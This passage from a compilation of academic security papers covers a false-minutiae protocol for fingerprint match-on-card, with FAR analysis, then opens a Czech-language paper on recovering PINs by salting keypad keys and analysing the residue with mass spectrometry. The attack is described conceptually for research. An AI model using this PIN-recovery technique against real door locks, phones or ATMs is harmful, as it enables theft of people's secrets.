$$\mathrm{map}_{\Delta x,\Delta y,\theta}(m'_j) = m''_j = \{x''_j, y''_j, \theta'_j + \theta\}$$

where

$$\begin{bmatrix} x''_j \\ y''_j \end{bmatrix} = \begin{pmatrix} \cos\theta & -\sin\theta \\ \sin\theta & \cos\theta \end{pmatrix} \begin{bmatrix} x'_j \\ y'_j \end{bmatrix} + \begin{bmatrix} \Delta x \\ \Delta y \end{bmatrix}$$

Let $\zeta(.)$ be an indicator function that returns 1 when the minutiae m''_j and m_i match according to Equations (1) and (2):

$$\zeta(m''_j, m_i) = \begin{cases} 1 & \text{if } \ \mathrm{sd}(m''_j, m_i) \le r_0 \quad \text{and} \quad \mathrm{dd}(m''_j, m_i) \le \theta_0 \\ 0 & \text{otherwise} \end{cases}$$

The the matching problem can be formulated as:

$$\underset{\Delta x,\Delta y,\theta,P}{\text{maximize}} \textstyle\sum_{i=1}^{n} \zeta(\mathrm{map}_{\Delta x,\Delta y,\theta}(m'_{P(i)}), m_i) \qquad (3)$$

where $P(i)$ is an unknown function that determines the pairing between $f(D)$ and $f(D')$ minutiae; in particular, each minutia has either exactly one mate in the other fingerprint or has no mate at all:

1. $P(i) = j$ indicates that the mate of the $m_i \in f(D)$ is $m'_j \in f(D')$
2. $P(i) = \perp$ indicates that $m_i \in f(D)$ has no mate in $f(D')$
3. an $m'_j \in f(D')$ such that $\forall i = 1, \cdots, n \quad P(i) \neq j$ has no mate in $f(D)$
4. $\forall i = 1, \cdots, n \ \ \forall k = 1, \cdots, n' \ \Rightarrow P(i) \neq P(k)$ or $P(i) = P(k) = \perp$ (this requires that each minutia in $f(D')$ is associated with at most one minutia in $f(D)$).

[2] The origin is usually selected as the minutiae centroid (*i.e.* the average point); before the matching step, minutiae coordinates are adjusted by subtracting the centroid coordinates.

Note that, in general, $P(i) = j$ does not necessarily mean that minutiae m'_j and m_i match in the sense of Equations (1) and (2) but only that they are the most likely pair under the current transformation.

Expression (3) requires that the number of minutiae mates be maximized, independently of how strict these mates are; in other words, if two minutiae comply with Equations (1) and (2), then their contribution to expression (3) is made independently of their spatial distance and of their direction difference.

Solving the minutiae matching problem (expression (3)) is trivial when the correct alignment $(\Delta x, \Delta y, \theta)$ is known; in fact, the pairing (*i.e.* the function P) can be determined by setting for each $i = 1, \cdots, n$:

- $P(i) = j$ if $m''_j = \text{map}_{\Delta x, \Delta y, \theta}(m'_j)$ is closest to m_i among the minutiae.

$$\left\{ m''_k = \text{map}_{\Delta x, \Delta y, \theta}(m'_k) \mid k = 1, \cdots, n, \quad \zeta(m''_k, m_i) = 1 \right\}$$

- $P(i) = \perp$ if $\forall k = 1, \cdots, n, \quad \zeta(\text{map}_{\Delta x, \Delta y, \theta}(m'_k), m_i) = 0$

To comply with constraint 4 above, each minutia m''_j already mated has to be marked, to avoid mating it twice or more. Figure 5 shows an example of minutiae pairing given a fingerprint alignment.

To achieve the optimum pairing (according to Equation (3)), a slightly more complicated scheme should be adopted: in fact, in the case when a minutia of $f(D')$ falls within the tolerance hyper-sphere of more than one minutia of $f(D)$, the optimum assignment is that which maximizes the number of mates (refer to Figure 6 for a simple example).

The maximization in (3) can be easily solved if the function P (minutiae correspondence) is known; in this case, the unknown alignment $(\Delta x, \Delta y, \theta)$ can be determined in the least square sense. Unfortunately, in practice, neither the alignment parameters nor the correspondence function P are known and therefore, solving the matching problem is very hard. A brute force approach, that is, evaluating all the possible solutions (correspondences and alignments) is prohibitive as the number of possible solutions is exponential in the number of minutiae (the function P is more than a permutation due to the possible $\perp$ values). Hence heuristics are used.

In figure 5 minutiae of $f(D')$ mapped into $f(D)$ coordinates for a given alignment. Minutiae of $f(D)$ are denoted by $\odot$s, whereas $f(D')$ minutiae are denoted by $\times$s. Note that $f(D')$ minutiae are referred to as m'', because what is shown in the figure is their mapping into $f(D)$ coordinates. Pairing is performed according to the minimum distance. The dashed circles indicate the maximum spatial distance. The gray circles denote successfully mated minutiae; minutia m_1 of $f(D)$ and minutia m''_3 of $f(D')$ have no mates, minutiae m_3 and m''_6 cannot be mated due to their large direction difference.

In figure 6, if m_1 were mated with m''_2 (the closest minutia), m_2 would remain unmated; however, pairing m_1 with m''_1, allows m_2 to be mated with m''_2, thus maximizing Equation (3).




Figure 5. Mating




Figure 6. Mating with a Second-Closest

3 Fingerprint Match-On-Card

3.1 What Is a Smart-Card?

The physical support of a conventional smart-card is a plastic rectangle printed with information concerning the application or the issuer, as well as readable information about the card holder (for instance, a validity date or a photograph). This support can also carry a magnetic stripe or a bar-code.

ISO Standard 7816 specifies that the micromodule must contain an array of eight contacts but only six of these are actually connected to the chip, which is usually not visible. The contacts are assigned to power supplies (V_{cc} and V_{pp}), ground, clock, reset and a serial data communication link commonly called I/O. ISO is currently considering various requests for re-specification of the contacts; notably for dual USB/7816 support.

While for the time being card CPUs are mainly 8 or 16-bit microcontrollers[3] new 32-bit devices has recently become available.

From a functional standpoint a smart card is a miniature computer. A small on-board RAM serves as a temporary storage of calculation results and the card's microprocessor

[3] The most common cores are Motorola's 68HC05 and Intel's 80C51.

executes a program etched into the card's ROM at the mask-producing stage. This program cannot be modified or read-back in any way.

For storing user-specific data individual to each card, cards contain EEPROM (Electrically Erasable and Programmable ROM) or flash memory, which can be written and erased hundreds of thousands of times. Java cards even allow the import of executable programs (applets) into their nonvolatile memory according to the card holder's needs.

Finally, the card contains a communication port (serial via an asynchronous link) for exchanging data and control information with the external world. A common bit rate is 9,600 bits per second, but much faster ISO-compliant throughputs are commonly used (from 19,200 up to 115,200 bits per second). The advent of USB cards opens new horizons and allows data throughput to easily reach one megabit per second.




Figure 7. Smart-Card Manufacturing

To prevent information probing, all these elements are packed into one single chip. If this is not done, the wires linking the system components to each another could become potential passive or active penetration routes [1]. The different steps of smart card manufacturing are shown in figure 7: wire bonding (chip + micromodule) and potting (chip + micromodule + plastic).

3.2 Biometric Smart-Cards

Biometric smart-cards has the capacity to store a template $f(D)$ in EEPROM and perform both matching and decision-making when presented with a candidate D' (or $f(D')$ if the algorithm f is public[4]).

Typically, an accept will 'open' the card and permit access to some of its EEPROM files, enable the generation of a digital signature or debit a purse.

It is customary to require that these steps take place in less than a second (convenience). When coded in a card a matching algorithm would use at least 2,000 bytes of RAM. Code would usually occupy 2,000 to 12,000 ROM bytes.

[4] Most match-on-card algorithms are proprietary but usually available under NDA. The following companies sell, license or develop match-on-card code: Precise biometrics, Veridicom, Gemplus, Siemens biometrics, Ikendi, Dermalog, Identix, Fingerprint cards AB.

Code complexity (matching involves many floating-point trigonometric operations) and RAM consumption are two decisive cost factors in the design of such solutions.

The following section provides a novel solution to this problem. The solution, called *Externalized Fingerprint Matching*, allows to implement μ in simple (microprocessor-less) memory cards. This is particularly important for addressing cost-effectively very large markets (*e.g.* China, 1.3 billion inhabitants) and for deploying disposable biometric IDs such as visas, hotel room keys or visitor/subcontractor badges.

4 Externalizing the Fingerprint Matching

The new idea consists in adding *false minutiae* to $f(D)$ and *reversing the burden of proof* to have the *card challenge the reader* to find out, based on the acquisition coming from the scanner, which minutiae are genuine:

4.1 Enrolment

The enrolment protocol is the following:

1. The issuer extracts $f(D)$, picks a set of random minutiae r and merges it into $f(D)$. We denote the result of this operation (illustrated in figures 8 and 9) by $t = f(D) \cup r$.




Figure 8. Fingerprint Scrambling with False Minutiae




Figure 9. Fingerprint Scrambling with False Minutiae

2. The issuer encodes t as a binary string u where bit $u_i = 1$ if the i-th minutia in t belongs to $f(D)$ and $u_i = 0$ if the i-th minutia in t belongs to r.
3. The issuer signs, using a public-key signature scheme the data $\{t, u, d\}$ where d is a security parameter which choice is discussed below. Let σ be the signature of $\{t, u, d\}$.
4. The issuer delivers an identity card containing $\{t, u, d, \sigma\}$. The card allows the free reading of t and d.

4.2 Identification

The identification protocol is the following:

1. The terminal receives from the scanner a fingerprint candidate D'.
2. The terminal reads t from the card and partitions t (based upon D') into two sets $t = t_{\text{true}} \cup t_{\text{false}}$. The terminal encodes this partition as a binary string u' where bit $u'_i = 1$ if the i-th minutia in t belongs to t_{true} and $u'_i = 0$ if the i-th minutia in t belongs to t_{false}. The terminal sends u' to the card.
3. The card computes $w = u \oplus u'$. If the Hamming weight of w (denoted $H(w)$) is smaller than d the card outputs σ and u. At this step the card considers that the presented finger is legitimate.
4. The terminal verifies σ with respect to the issuer's public-key and if σ is correct and $H(u \oplus u') \leq d$ then the terminal considers that the scanned finger and the card match each other and are approved by the issuer.

4.3 Evaluating the Protocol's FAR

The security of the above protocol is determined as follows.

The correct fingerprint is characterized by the reference vector u whose length is $n + m$ and whose Hamming weight is n. Since u is unknown to the attacker we assume that it has a random distribution over the vectors of weight n.

Assume that the Hamming weight of u', the vector submitted by the attacker, is equal to $n + k$, where k is a non-negative integer. Letting $w = u' \oplus u$ we have $w = w_1 \vee w_2$ where $w_1 = u \wedge \neg u'$ and $w_2 = \neg u \wedge u'$. Let $i = H(w_1)$.

We have $H(u') = n + k = H(u) + H(w_2) - H(w_1)$, which gives $H(w_2) = i + k$, whereby $H(w) = H(w_1) + H(w_2) = 2i + k$. Since $H(u') = n + k$, the number of possible choices for w_2 is $\binom{n+k}{i+k}$ and the number of possible choices for w_1 is $\binom{m-k}{i}$.

The number of possible u vectors for a given integer i is therefore:

$$R(n, m, k, i) = \binom{n+k}{i+k} \times \binom{m-k}{i}$$

Summing over all possible i, we obtain the probability over u, denoted $P(n, m, k)$ that the attack succeeds with a candidate u' of weight $n + k$:

$$P(n, m, k) = \frac{\sum_{i=0}^{(d-k)/2} R(n, m, k, i)}{\binom{m+n}{n}}$$

If k is negative, we obtain the probability:

$$P(n, m, k) = \frac{\sum_{i=0}^{(d+k)/2} R'(n, m, k, i)}{\binom{m+n}{n}}$$

Where:

$$R'(n, m, k) = \binom{n+k}{i} \times \binom{m-k}{i-k}$$

Eventually, the FAR is the maximum probability, over all possible k, that a candidate u' is accepted:

$$\text{FAR} = \max_{k=-n}^{m} P(n, m, k)$$

Letting FAR $= 10^{-e}$ typical $\{n, m\}$ values for $e = 5$ and $d = 0$ would be:

$$\{6, 17\}, \{7, 14\}, \{8, 12\}, \{9, 11\}, \{10, 10\}, \{11, 9\}$$

Variations in d affect the FAR as shown in the graphics below:




Figure 10. FAR for $d = 4$.




Figure 11. FAR for $m = n$ and different d values.

Note that the above calculations rely on the following two assumptions:

Assumption 1. Spatial Uniformity Assumption: *The probability to find a minutia at any given $\{x, y\}$ coordinate in $f(D)$ is constant.*

In other words, the simplified FAR estimate assumes[5] that there are no denser or scarcer areas in $f(D)$ and that minutiae are independent of each other *i.e.*, knowing that a minutia m exists at a given $\{x, y\}$ location does not provide any information about the would-be existence (or type) of minutiae at m's neighborhood.

Assumption 2. Biometric Scrambling Assumption: There exists an probabilistic algorithm $\mathcal{A}$ taking as input $f(D)$ and outputting a $t = f(D) \cup r$ such that partitioning t into the original subsets $f(D)$ and r, even approximately, is intractable.

An alternative fingerprint scrambling model is given in the appendix.

5 Implementation and Applications

The protocol was implemented as a Javacard applet on a Gemplus GemXpresso Pro smart card using Ikendi Software AG's minutiae extraction engine.

For the reader terminal emulation, the demonstrator is uses a Pentium III at 500 MHz and a Gemplus GemPC Touch 430 smart card reader with an embedded fingerprint sensor (silicon sensor using capacitive technology), shown below.

[5] *"... Since u is unknown to the attacker we assume that it has a random distribution over the vectors of weight n...*

Figure 12. GemXpresso Pro and GemPC Touch 430.

The entire fingerprint matching process takes less than a second. The applet's size is about 510 bytes and the card's processing time is 26 ms, that break-down as follows:

Protocol phase	**Duration**
The terminal asks permission to send u'	6 ms
The card prepares to receive u'	8 ms
The terminal sends u'	6 ms
The card compares u and u'	4 ms
The card returns true or false	2 ms

5.1 National Identity and Access Control to Facilities

In a typical national ID application, a law enforcement agent using a portable secret-less biometric reader must ascertain that a physically present individual is associated to a data string Q. In most cases, Q represents information such as the ID card number, the surname, given names, nationality, height, place of birth, date of birth, dates of issue and expiry, color of eyes, residence *etc.* In the sequel we assume that σ also signs Q

Given that the portable reader is under the agent's total control (*i.e.* provides end-to-end security from the capture unit to the decision taking and display module) the display of Q on the reader's screen provides the officer with a binding between the physically present individual and Q.

Note (as is the case with *all other* match-on-card protocols) that biometry alone cannot provide a binding between the ID (physical support) and the individual but only between Q (the information) and the individual. To provide *also* a binding between the ID and the individual the ID must be enriched with active digital signature or zero-knowledge capabilities.

5.2 Internet Login and On-Line Access

As is the case with passwords and other biometric protocols, one *cannot* require resistance against parties who witnessed a successful biometric identification session (or participated in it). However, we do require that a party who never witnessed a successful session will be unable to mimic the legitimate user and his card, even under the (very adversarial) assumption that the attacker managed to steal the user's ID card.

Given that the card will only reveal w when the interrogator proves to it that he knows already an extremely close approximation of w, the thief will not be able to retrieve $f(D)$ from the ID card [6] and mimic the user's presence on the other side of the communication line.

As is the case with passwords and other biometric protocols, a remote user can always voluntarily 'delegate' (lend) his D and σ to friends or colleagues. To prevent this and ascertain that the ID card is physically present at the other side of the line, the ID card must be enriched with active public-key capabilities. Note that even such a capability will never ascertain that the user did not voluntarily give the physical ID plus D to the friend or the colleague.

5.3 Access Control to Card Inner Data or Card Functions

In many settings, one wishes to bind the enabling of an *on-card* function to the user's presence. A typical example is an electronic purse where a debit function is activated only after successfully recognizing the user's D. This provides an excellent protection against card theft and subsequent illegal debit.

Note that unless the capture unit is embedded in the card (such capture units are marketed by several suppliers today), a user can, again, voluntarily lend his D to a friend (although in most cases debit operations are done in front of merchants). Other applications of access control to inner card data consist in accessing private files on a memory stick or medical data in a health cards.

5.4 Conclusion

The above shows that although extremely economic (from an on-board resource consumption perspective), the protocol presented in this paper provides equivalent functionalities to other match-on-card techniques in all typical use-cases.

References

1. O. Kömmerling and M. Kuhn, *Design principles for tamper-resistant smartcard processors*, Proceedings of USENIX Workshop on Smartcard Technology, 1999, pp. 9–20.
2. A. Robert, La Tribune, Les cartes à puce se cherchent une identité, page 59b, October 10, 2003.
3. D. Maltoni, D. Maio, A. Jain, S. Prabhakar, *Handbook of Fingerprint Recognition*, Springer, New York, 2003.

[6] Should the FAR be high (*e.g.* $\simeq 2^{-40}$), we recommend to protect the card against exhaustive search using a ratification counter. *e.g* lock the card after 20 successive unsuccessful fingerprint verifications.

APPENDIX A
SIMPLIFIED MINUTIAE SCRAMBLING MODEL

In the simplified minutiae scrambling model, we let n be the number of minutiae in $f(D)$ and $k \leq n$ be the total number of minutiae in the resulting template t, that is, true and false minutiae. Again, we let d be a security parameter which choice is discussed below.

Definition 1. *A Biometric Scrambling Algorithm is an algorithm taking as input a set $f(D)$ of n minutiae and outputting a template t and a randomly distributed k-bit string u, such that the i-th minutia in t belongs to $f(D)$ iff $u_i = 1$.*

Assumption 3. Simplified Assumption: There exists an (efficient) Biometric Scrambling algorithm $\mathcal{A}$ with the following two properties:
- Given $f(D)$ and a t generated by $\mathcal{A}$, one can obtain a u' such that $H(u' \oplus u) \leq d$ with probability greater than β.
- Given only t the success probability of an attacker in outputting u' such that $H(u' \oplus u) \leq d$ is $\epsilon_{\text{guess}} + \texttt{negl}$, where `negl` is a negligible function of the parameters, and

$$\epsilon_{\text{guess}} = 2^{-k} \sum_{i=0}^{d} \binom{k}{i}$$

A.1. Enrolment

The enrolment protocol is the following:

1. The issuer extracts $f(D)$ and sets $t \leftarrow \{\}$.
2. The issuer generates a random k-bit string $u = u_1, \dots, u_k$.
3. For $i = 1$ to k:
   (a) if $u_i = 1$, the issuer adds to the template t a random (and not already selected) minutia from $f(D)$.
   (b) if $u_i = 0$, the issuer adds to t a random minutia.
4. The issuer signs the data $\{t, u, d\}$. Let σ be the signature of $\{t, u, d\}$.
5. The issuer delivers an identity card containing $\{t, u, d, \sigma\}$. The card allows the free reading of t and d.

Identification is identical to 4.2.

A.2. Security

The second property of the Simplified Assumption ensures that the success probability of an attacker is only negligibly greater than the success probability obtained by just randomly "guessing" the random string u.

The following theorem proves that the identification protocol is secure under the Simplified Assumption.

Theorem 1. *Without the knowledge of $f(D)$ an attacker's success probability is smaller than $\epsilon_{guess} + \texttt{negl}$.*

Proof. Assume that an attacker $\mathcal{F}$ manages to pass the identification protocol without knowing $f(D)$, with probability ϵ'. Then, using $\mathcal{F}$, given a template t, one can obtain u' such that $H(u' \oplus u) \leq d$, without knowing d, with probability ϵ'. By the Simplified Assumption, this can only be done with probability lesser than $\epsilon_{\text{guess}} + \texttt{negl}$, which gives $\epsilon' \leq \epsilon_{\text{guess}} + \texttt{negl}$. □

A.3. Evaluating the FAR and FRR

The FAR is, by definition, the probability that a wrong fingerprint is declared genuine. Therefore, the FAR is smaller than the attacker's success probability :

$$\text{FAR} \leq 2^{-k} \sum_{i=0}^{d} \binom{k}{i} + \texttt{negl}$$

Neglecting the term negl, the following table lists various $\{k, d\}$ choices and their corresponding FARs.

$-\log_{10}(\text{FAR})$	2	3	3	4
k	10	20	26	30
d	2	3	5	5

The FRR being the percentage of correct fingerprints that do not pass the identification algorithm, the FRR is equal to $1-\beta$, where β in the probability introduced in the Simplified Assumption. $1 - \beta$ must be small.

Chemické Komibinatorické Útoky na Klávesnice

[*Fifth Information Security Summit 2004.* Tates International SRO (ISBN 80-86813-00-2), pp. 124–140 et *Report 2003/217, Cryptology ePrint Archive.*]

Éric Brier[1], David Naccache[2], and Pascal Paillier[2]

[1] Gemplus Card International
Applied Research & Security Centre
Avenue des Jujubiers
La Ciotat, F-13705, France
eric.brier@gemplus.com

[2] Gemplus Card International
Applied Research & Security Centre
34 rue Guynemer
Issy-les-Moulineaux, F-92447, France
{david.naccache,pascal.paillier}@gemplus.com

Abstrakt Tento příspěvek ukazuje nový útok na klávesnice.

Útok sestává z položení malého množství iontových solí na každou klávesu používanou pro zadávání PINů (*např.* NaCl na klávesu 0, KCl na klávesu 1, LiCl na klávesu 2, $SrCl_2$ na klávesu 3, $BaCl_2$ na klávesu 4, $CaCl_2$ na klávesu 5...). Tím, jak uživatel zadává svůj PIN, míchá soli a zanechává klavesnici ve stavu, která prozrazuje tajnou informaci. Ukázalo se, že vyhodnocování ztráty entropie na základě chemických stop je zajímavé kombinatorické cvičení.

Za předpokladu, že hmotová spektroskopická analýza může přesně odhalit složení směsi chemických látek, vytvořené uživatelem, ukážeme, že tento útok prakticky prozrazuje PIN (pro PINy zapisované v desítkové soustavě a o rozumné délce).

Útok můžeme aplikovat na dveřní PIN kódy, telefonní čísla volaná z hotelových pokojů, počítačové klávesnice nebo dokonce bankomaty.

Ačkoliv chemickou část útoku jsme v praxi neimplementovali, řada specialistů na hmotovou spektrometrii autorům realizovatelnost analýzy potvrdila.

1 Úvod

Tento příspěvek ukazuje nový útok na klávesnice.

Útok sestává z položení malého množství iontových solí na každou klávesu používanou pro zadávání PINů (*např.* NaCl na klávesu 0, KCl na klávesu 1, LiCl na klávesu 2, $SrCl_2$ na klávesu 3, $BaCl_2$ na klávesu 4, $CaCl_2$ na klávesu 5...). Tím jak uživatel zadává svůj PIN, míchá soli a zanechává klavesnici ve stavu, která prozrazuje tajnou informaci.

Tuto první fázi útoku ilustrujeme na příkladu PINu `1592`.


1 c_1	2 c_2	3 c_3
4 c_4	5 c_5	6 c_6
7 c_7	8 c_8	9 c_9
*	0 c_0	#

$\rightsquigarrow$

1 c_1	2 c_2, c_9, c_5, c_1	3 c_3
4 c_4	5 c_5, c_1	6 c_6
7 c_7	8 c_8	9 c_9, c_5, c_1
*	0 c_0	#

Druhá část útoku se skládá ze získání vzorků z klávesnice a jejich analýzy pomocí hmotového spektrometru (*např.* [1]).

Ve hmotové spektrometrii je analyzovaná substance bombardována paprskem elektronů, které mají dostatečnou energii pro fragmentaci molekuly. Pozitivní fragmenty, které takto vznikají (kationty a radikální kationy) jsou akcelerovány ve vakuu pomocí magnetického pole a jsou roztříděny na základě jejich poměru hmotnost/náboj. Protože tato masa iontů vytvořených ve hmotovém spektrometru nese positivní náboj, hodnota m/e je rovna molekulové hmotnosti fragmentu. Analýza informací získaných hmotovou spektroskopií zahrnuje znovusložení fragmentů pro zpětné získání původní molekuly. Schematická reprezentace hmotového spektrometru je znázorněna na následujícím obrázku:



Obrázek A.

Velmi nízké koncentraci analyzovaných molekul je povoleno unikat do ionizační komory (která je pod velmi vysokým vakuem), kde jsou bombardovány vysokoenergetickým paprskem elektronů. Molekuly se rozkládají do fragmentů a získané pozitivní ionty jsou akcelerovány pomocí nabitého pole do analyzační trubice. Cesta nabitých molekul je zahnuta použitým magnetickým polem. Ionty mající malou hmotu (nízkou pohybovou energii) budou pomocí magnetického pole z velké části odkloněny stranou a střetnou se se stěnou analyzátoru. Ionty mající správný poměr hmotnost/náboj však zůstanou na cestě do analyzátoru a opustí trubici štěrbinou a narazí do kolektoru. To vytváří elektrický proud, který je zesilován a měřen. Změnou síly magnetického pole můžeme měnit měřený poměr hmotnost/náboj.

Výstup z hmotového spektrometru ukazuje graf relativní intenzity *vůči* poměru hmotnost/náboj (m/e). Nejvyšší vrchol ve spektru je nazýván *základní vrchol* a všechny ostatní jsou označovány relativně vůči jeho hodnotě. Vrcholy jsou typicky velice ostré a zařízení je zobrazuje jako vertikální čáry.

Proces fragmentace využívá jednoduché a předvídatelné chemické principy a vznikající ionty budou mít formu nejstabilnějších kationtů a radikálních kationtů, které molekula umí vytvářet. Nejvyšší vrchol molekulové hmotnosti pozorovaný ve spektru bude typicky představovat rodičovskou molekulu bez jednoho elektronu, což nazýváme *molekulovým iontem.*

Na základě toho, jaké chemikálie obsahují jednotlivé klávesy, může útočník pokračovat a vyzkoušet kandidáty na PIN jednoho po druhém. Následující kapitola se zaměřuje na tento třetí, kombinatorický aspekt útoku[1].

2 Kombinatorická Analýza

$\mathcal{P}_\ell^d$ značíme množinu PINů délky ℓ z množiny d číslic. Chemická stopa PINu je zobrazení, které přiřazuje každému číslu množinu jeho předchůdců na klávesnici. $\tau(p)$ značíme chemickou stopu PINu p a definujeme množinu všech stop jako $\mathcal{T}_\ell^d = \tau\left(\mathcal{P}_\ell^d\right)$.

2.1 Akce Permutací

Permutační grupa $\mathcal{S}_d$ na číslicích má přirozenou akci a tato akce se rozšiřuje na stopy. Třídy rozkladu definujeme následovně:

$$\widetilde{\mathcal{P}_\ell^d} = \mathcal{P}_\ell^d / \mathcal{S}_d \quad \text{and} \quad \widetilde{\mathcal{T}_\ell^d} = \mathcal{T}_\ell^d / \mathcal{S}_d$$

Zobrazení stop se rozšiřuje na třídy rozkladu zobrazením:

$$\tilde{\tau} : \widetilde{\mathcal{P}_\ell^d} \longrightarrow \widetilde{\mathcal{T}_\ell^d}$$

Reprezentanti tříd rozkladu v $\widetilde{\mathcal{P}_\ell^d}$ se definují snadno: jsou to PINy, v nichž je číslice `0` použita před `1`, která je použita před `2 atd.` Takové PINy nazýváme *kanonické PINy.*

Kardinalitu $\widetilde{\mathcal{P}_\ell^d}$, která je rovna počtu kanonických PINů délky ℓ je možné vypočítat na základě následujících tvrzení:

Proposition 1. *$\sharp\widetilde{\mathcal{P}_\ell^d}$ je exponenciální Bellovo číslo $\mathcal{B}_\ell$ jakmile $d \geq \ell$.*

[1] Musíme zdůraznit, že ačkoliv jsme chemickou část útoku prakticky nevyzkoušeli, řada odborníků na spektometrii (Henri Boccia, Jorge Davilla *atd.*) potvrdila autorům praktickou realizovatelnost.

Důkaz. Stačí ukázat, že existuje bijektivní zobrazení mezi kanonickými PINy a částmi množiny $\{1, 2, \cdots, \ell\}$. Pro spojení třídy rozkladu s kanonickým PINem budeme shlukovat pozice, kde číslice mají stejnou hodnotu. Abychom zpětně zobrazili třídu rzkladu na kanonický PIN přiřadíme každé třídě rozkladu hodnotu tak, aby se nové číslice objevily v rostoucím pořadí. □

Následující definice budou užitečné pro studium množiny $\widetilde{\mathcal{T}^d_\ell}$.

Definice 1. Nechť p je PIN. Signatura číslice δ v p je dána jako $(a, b) \in \mathbb{N} \times \mathbb{N}$, kde a je počet předchůdců δ a b je počet jeho následníků.

V následující definici využíváme uspořádání na množině $\mathbb{N} \times \mathbb{N}$. Výběr uspořádání není významný, lexikografické uspořádání nám bude plně postačovat.

Definice 2. Nechť p je PIN. Signatura p je uspořádaný seznam signatur číslic p.

